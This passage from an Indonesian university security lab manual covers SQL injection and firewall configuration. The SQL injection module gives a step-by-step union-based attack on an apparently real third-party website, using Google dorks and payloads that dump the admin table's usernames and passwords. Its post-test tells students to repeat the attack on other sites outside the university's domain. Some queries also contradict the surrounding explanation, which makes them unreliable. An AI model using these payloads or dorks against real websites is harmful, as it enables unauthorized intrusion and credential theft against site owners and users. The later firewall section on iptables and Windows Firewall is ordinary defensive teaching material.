  Tujuan dari serangan ini adalah untuk menambah atau mengubah informasi dalam database.
- **Menggali data pada sebuah web**
  Jenis-jenis serangan menggunakan Teknik yang akan mengekstrak nilai data dari database. Tergantung pada jenis dari aplikasi Web, informasi ini bisa menjadi sensitive

dan sangat diinginkan untuk penyerang. Serangan dengan maksud ini adalah jenis yang paling umum di SQLIA.

- **Melewati authentication**
  Tujuan dari jenis serangan adalah untuk memungkinkan penyerang untuk memotong otentikasi database dan aplikasi mekanisme. Melewati mekanisme seperti itu bisa memungkinkan penyerang untuk menganggap hak dan hak istimewa yang berkaitan dengan yang lain pengguna aplikasi.
- **Mengeksekusi perintah jarak jauh**
  Jenis serangan berusaha untuk mengeksekusi perintah sewenang-wenang pada database. Perintah-perintah ini dapat disimpan prosedur atau fungsi yang tersedia bagi pengguna database.

7.4 HARDWARE DAN SOFTWARE

Hardware dan software yang digunakan dalam praktikum ini yaitu:

1. Komputer.
2. Sistem operasi Linux
3. Notepad

7.5 PRE-TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-04	Jelaskan yang dimaksud SQL Injection	30
2.	CPL-07	CPMK-04	Analisis dan Paparkan kosep dari SQL Injection	40
3.	CPL-07	CPMK-04	Jelaskan Target Serangan pada SQL Injection	30

7.6 LANGKAH PRAKTIKUM

Aturan Penilaian (Total Skor: 100):


No	CPL	CPMK	Pertanyaan	Dokumen Pendukung	Skor
1.	CPL-07	CPMK-04	Selesaikan langkah praktikum	Hasil praktikum langkah	100

Langkah-Langkah Praktikum:

a. Langkah pertama, lakukan test vulrnerabilitas. Untuk melakukan tes vulrnebilitas maka terlebih dahulu kita mencari vuln,untuk mencari vuln dalam sebuah website yang akan menjadi target kita dapat menggunakan bantuan **google dork**
inurl:content.php?id=
inurl:index.php?id=
inurl:main.php?id=
inurl:page.php?id=

b. Pengujian vurlnebilitas dilakukan untuk mengetahui apakah sebuah situs web memiliki celah keamanan atau tidak untuk dilakukan SQL Injection. Selanjutnya hal yang dilakukan adalah mencari target. Sebagai contoh target kita kali ini adalah
http://www.san-fernando.com/cities.php?id=5


c. Tambahkan karakter ‘ pada akhir url atau menambahkan karakter “-” untuk melihat apakah ada pesan error. Contoh:
http://www.san-fernando.com/cities.php?id=5’



Gambar 7.2 Hasil penyisipan karakter/symbol

Keterangan :
“You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1”
Apabila dalam percobaan terdapat error, maka dapat disimpulkan website tersebut tervulrn atau rentan terhadap SQL injection.


d. Lakukan pencarian jumlah tabel pada database dengan perintah “**order by**” tanpa tanda kutip, lakukan percobaan sampai error hilang atau muncul error, tergantung kondisi awal.
Percobaan 1 → http://www.san-fernando.com/cities.php?id=5+order+by+1 → no error
Percobaan 2 → http://www.san-fernando.com/cities.php?id=5+order+by+2 → no error
Percobaan 3 → http://www.san-fernando.com/cities.php?id=5+order+by+3 → no error
Percobaan 4 → http://www.san-fernando.com/cities.php?id=5+order+by+4 → no error
Percobaan 5 → http://www.san-fernando.com/cities.php?id=5+order+by+5 → no error
Percobaan 6 → http://www.san-fernando.com/cities.php?id=5+order+by+6 → no error
Percobaan 7 → http://www.san-fernando.com/cities.php?id=5+order+by+7 → no error
Percobaan 8 → http://www.san-fernando.com/cities.php?id=5+order+by+8 → no error
Percobaan 9 → http://www.san-fernando.com/cities.php?id=5+order+by+9 → no error
Percobaan 10 → http://www.san-fernando.com/cities.php?id=5+order+by+10 → no error
Percobaan 11 → http://www.san-fernando.com/cities.php?id=5+order+by+11 → no error
Percobaan 12 → http://www.san-fernando.com/cities.php?id=5+order+by+12 → no error
Percobaan 13 → http://www.san-fernando.com/cities.php?id=5+order+by+13 → no error
Percobaan 14 → http://www.san-fernando.com/cities.php?id=5+order+by+14 → error



Gambar 7.3 Gambar Hasil percobaan ke 14

e. Dari hasil Langkah ke 3, dapat disimpulkan bahwa jumlah kolom pada databasenya terdapat 13 kolom. Selanjutnya untuk mengetahui dimana angka-angka yang bisa di buat injection / tempat kita memasukkan perintah-perintah selanjutnya. Cara untuk mengetahui angka-angka tersebut ialah dengan mengganti perintah " **order by** " dengan " **union select** " disertai berapa jumlah kolom yang kita temukan tadi dan tanda – di depan angka. Contoh :

http://www.san-fernando.com/cities.php?id=null union all select 1,2,3,4,5,6,7,8,9,10,11,12,13--



Gambar 7.4 Gambar Hasil Langkah ke-5 (1)


Pada Langkah ke 5, muncul angka 2 dan angka 7. Angka tersebut untuk membuat masukan perintah – perintah selanjutnya. Langkah selanjutnya adalah mengetahui informasi seperi nama user, versi database, nama database untuk mengetahuinya dengan cara memasukan perintah "**concat(user(),0x3a,database(),0x3a,version())**" .Concat artinya concatination (penyambungan) 0x3a merupakan kode ascii untuk peganti tanda " : " Contoh:

```
www.san-fernando.com/cities.php?id=null union all select 1,group_concat(table_name),
3,4,5,6,7,8,9,10,11,12,13 from information_schema.tables where table_schema=database()--
```

Gambar 7.5 Gambar Hasil Langkah ke-5 (2)

f. Dari gambar pada Langkah ke 6, terdapat table "**admin"**, tahapan selanjutnya yaitu mengetahui kolom yang ada di table admin dengan mengganti perintah "**table_name**" yang ada berada pada perintah "**group_concat(table_name)**" dengan perintah "**column_name**" menjadi "**group_concat(column_name)** " dan mengganti perintah " **.tables** " yang berada di perintah "**information_schema.tables** " dengan perintah " **.columns** " menjadi "**information_schema.columns** " juga mengganti perintah " **table_schema=database()** " dengan perintah " **table_name=** "


```
www.san-fernando.com/cities.php?id=null union all select 1, group_concat(column_name),
3,4,5,6,7,8,9,10,11,12,13 from information_schema.tables where table_name=database()--
```



Gambar 7.6 Gambar Hasil Langkah ke-6

g. Setelah itu misalnya kita ingin mengetahui username sama password dari admin web tersebut maka menggunakan perintah

```
www.san-fernando.com/cities.php?id=null union all select 1,group_concat(user,0x3a,pass),
3,4,5,6,7,8,9,10,11,12,13 from admin—
```



Gambar 7.7 Gambar Hasil Langkah ke-7

7.7 POST TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-04	Implementasikan dengan target situs web lain (diluar domain UAD)	100

7.8 HASIL CAPAIAN PRAKTIKUM

Diisi oleh asisten setelah semua assessment dinilai.

No	Bentuk Assessment	CPL	CPMK	Bobot	Skor (0-100)	Nilai Akhir (Bobot x Skor)
1.	Pre-Test	CPL-07	CPMK-04	20%		
2.	Praktik	CPL-07	CPMK-04	30%		
3.	Post-Test	CPL-07	CPMK-04	50%		
					Total Nilai	

LEMBAR JAWABAN PRE-TEST DAN POST-TEST PRAKTIKUM

Nama : **NIM :**	**Asisten:** **Paraf Asisten:**	**Tanggal:** **Nilai:**

PRAKTIKUM 8: FIREWALL

Pertemuan ke : 8

Total Alokasi Waktu : 90 menit
- Materi : 15 menit
- Pre-Test : 15 menit
- Praktikum : 45 menit
- Post-Test : 15 menit

Total Bobot Penilaian : 100%
- Pre-Test : 35 %
- Praktik : 40 %
- Post-Test : 25 %

Pemenuhan CPL dan CPMK:

CPL-07	Mampu memilih, membuat dan menerapakan teknik, sumber daya, penggunaan perangkat teknik modern dan implementasi teknologi informasi untuk memecahkan masalah.
CPMK-04	Memahami pentingnya keamanan sistem dan jaringan komputer (wireless Network security).

8.1 DESKRIPSI CAPAIAN PEMBELAJARAN

Setelah mengikuti praktikum ini mahasiswa diharapkan mampu:

1. Memahami dan menerapkan penggunaan firewall untuk pengaturan kebijakan akses untuk filtering instruksi

8.2 INDIKATOR KETERCAPAIAN PEMBELAJARAN

Indikator ketercapaian diukur dengan:

CPL-07	CPMK-04	Mahasisiwa memahami karakteristik, tipe firewall, mampu membangun firewall sebagai kebijakan akses untuk filtering instruksi.

8.3 TEORI PENDUKUNG

Firewall adalah system atau sekelompok system yang menetapkan kebijakan kendali akses antara dua jaringan. Secara prinsip, firewall dapat dianggap sebagai sepasang mekanisme : yang pertama memblok lalu lintas, yang kedua mengijinkan lalu lintas jaringan. Firewall dapat digunakan untuk melindungi jaringan anda dari serangan jaringan oleh pihak luar, namun firewall tidak dapat melindungi dari serangan yang tidak melalui firewall dan serangan dari seseorang yang berada di dalam jaringan anda, serta firewall tidak dapat melindungi anda dari program-program aplikasi yang ditulis dengan buruk.

Secara umum, firewall biasanya menjalankan fungsi :

- **Analisa dan filter paket**

Data yang dikomunikasikan lewat protocol di internet, dibagi atas paket-paket. Firewall dapat menganalisa paket ini, kemudian memperlakukan sesuai kondisi tertentu. Misal, jika ada paket a makan akan dilakukan b. Untuk filter paket, dapat dilakukan di Linux tanpa program tambahan.

- **Blocking isi dan protocol**
  Firewall dapat melakukan blocking terhadap isi paket, misalnya berisi applet jave, ActiveX, VBScript, Cookie.

- **Autentikasi koneksi dan enkripsi**
  Firewall umumnya memiliki kemampian untuk menjalankan enkripsi dalam autentikasi identitas user, integritas dari satu session, dan melapisi transfer data dari intipan pihak lain. Enkripsi yang dimaksud termasuk DES, Triple DES, SSL, IPSEC, SHA, MD5, BlowFish, IDEA, dsb

Secara konseptual, terdapat dua macam firewall yaitu :

- **Network level**
  Firewall network level mendasarkan keputusan mereka pada alamat sumber, alamat tujuan dan port yang terdapat dalam setiap paket IP. Network level firewall sangat cepat dan sangat transparan bagi pemakai. Application level firewall biasanya adalah host yang berjalan sebagai proxy server, yang tidak mengijinkan lalu lintas antar jaringan, dan melakukan logging dan auditing lalu lintas yang melaluinya.
- **Application level**
  Application level firewall menyediakan laporan audit yang lebih rinci dan cenderung lebih memaksakan model keamanan yang lebih konservatif daripada network level firewall. Firewall ini bisa dikatakan sebagai jembatan. Application-Proxy Firewall biasanya berupa program khusus, misal squid

Firewall IPTabels packet filtering memiliki tiga aturan (policy), yaitu :

- **INPUT**
  Mengatur paket data yang memasuki firewall dari arah intranet maupun internet. kita bisa mengelola komputer mana saja yang bisa mengakses firewall. misal: hanya komputer IP 192.168.1.100 yang bisa SSH ke firewall dan yang lain tidak boleh.
- **OUTPUT**
  Mengatur paket data yang keluar dari firewall kea rah internet. Biasanya output tidak diset, karena busa membatasi kemampuan firewall itu sendiri.
- **FORWARD**
  Mengatur paket data yang melintasi firewall dari arah internet ke intranet maupun sebaliknya. Policy forward paling banyak dipakai saat ini untuk mengatur koneksi internet berdasarkan port, mac address dan alamat IP.

Selain aturan (policy) firewall iptables juga mempunyai parameter yang disebut dengan TARGET, yaitu status yang menentukan koneksi di iptables diizinkan lewat atau tidak.

Target ada tiga macam, yaitu :

- **ACCEPT**
  Akses diterima dan diizinkan melewati firewall
- **REJECT**

Akses ditolak, koneksi dari computer klien yang melewati firewall langsung terputus, biasanya terdapat pesan "Connection Refused". Target Reject tidak menghabiskan bandwidth internet karena akses langsung ditolak, hal ini berbeda dengan DROP.

- **DROP**
  Akses diterima tetapi paket data langsung dibuang oleh kernel, sehingga pengguna tidak mengetahui kalau koneksinya dibatasi oleh firewall. Pengguna melihay seakan-akan server yang dihubungi mengalami permasalahan teknis. Pada koneksi internet yang sibuk dengan trafik tinggi Target Drop sebaiknya jangan digunakan.
- **Untuk**

8.4 HARDWARE DAN SOFTWARE

Hardware dan software yang digunakan dalam praktikum ini yaitu:

1. Komputer.
2. Command Prompt
3. Notepad

8.5 PRE-TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-04	Jelaskan apa itu firewall!	30
2.	CPL-07	CPMK-04	Sebutkan dan jelaskan fungsi dari firewall.	40
3.	CPL-07	CPMK-04	Jelaskan 2 macam firewall	30

8.6 LANGKAH PRAKTIKUM

Aturan Penilaian (Total Skor: 100):

No	CPL	CPMK	Pertanyaan	Dokumen Pendukung	Skor
1.	CPL-07	CPMK-04	Selesaikan langkah praktikum	Hasil praktikum langkah	100

Langkah-Langkah Praktikum:

a. Mengatur firewall pada OS linux dengan iptables:
   1. Install iptables
      Sudo apt-get install iptables
   2. Melihat chain iptables : input, forward dan output
      iptables –L –v
   3. Melihat policy iptables
      sudo iptables –L | grep policy
   4. Mengatur rules iptables
      - **Koneksi dari satu IP Address**
        iptables –A INPUT –s 192.168.70.1 –j DROP
      - **Koneksi dari range IP Address**
        iptables –A INPUT –s 192.168.70.1/24 –j DROP
        atau


iptables –A INPUT –s 192.168.70.1/255.255.255.0 –j DROP

- **Koneksi dari port tertentu**
  iptables –A INPUT –p tcp –dport ssh –s 192.168.70.1 –j DROP -> dari satu IP Address
  iptables –A INPUT –p tcp –dport ssh –j DROP -> dari semua IP Address
- **Menyimpan rules iptables**
  Ubuntu:
  sudo /sbin/iptables-save
  Red Hat/CentOS
  /sbin/service iptables save
  atau
  /etc/init.d/iptables save

b. Mengatur firewall pada OS windows dengan Windows Firewall with Advanced Security


1. Buka Windows Firewall with Advanced Security
   Klik Start->Windows Administrative Tools->Windows Firewall with Advanced Security
   Atau pada command prompt

2. Klik Inbound Rules → Klik New Rules




Gambar 8.1 Proses inbound rule firewall 1

3. Pilih Custom → klik next



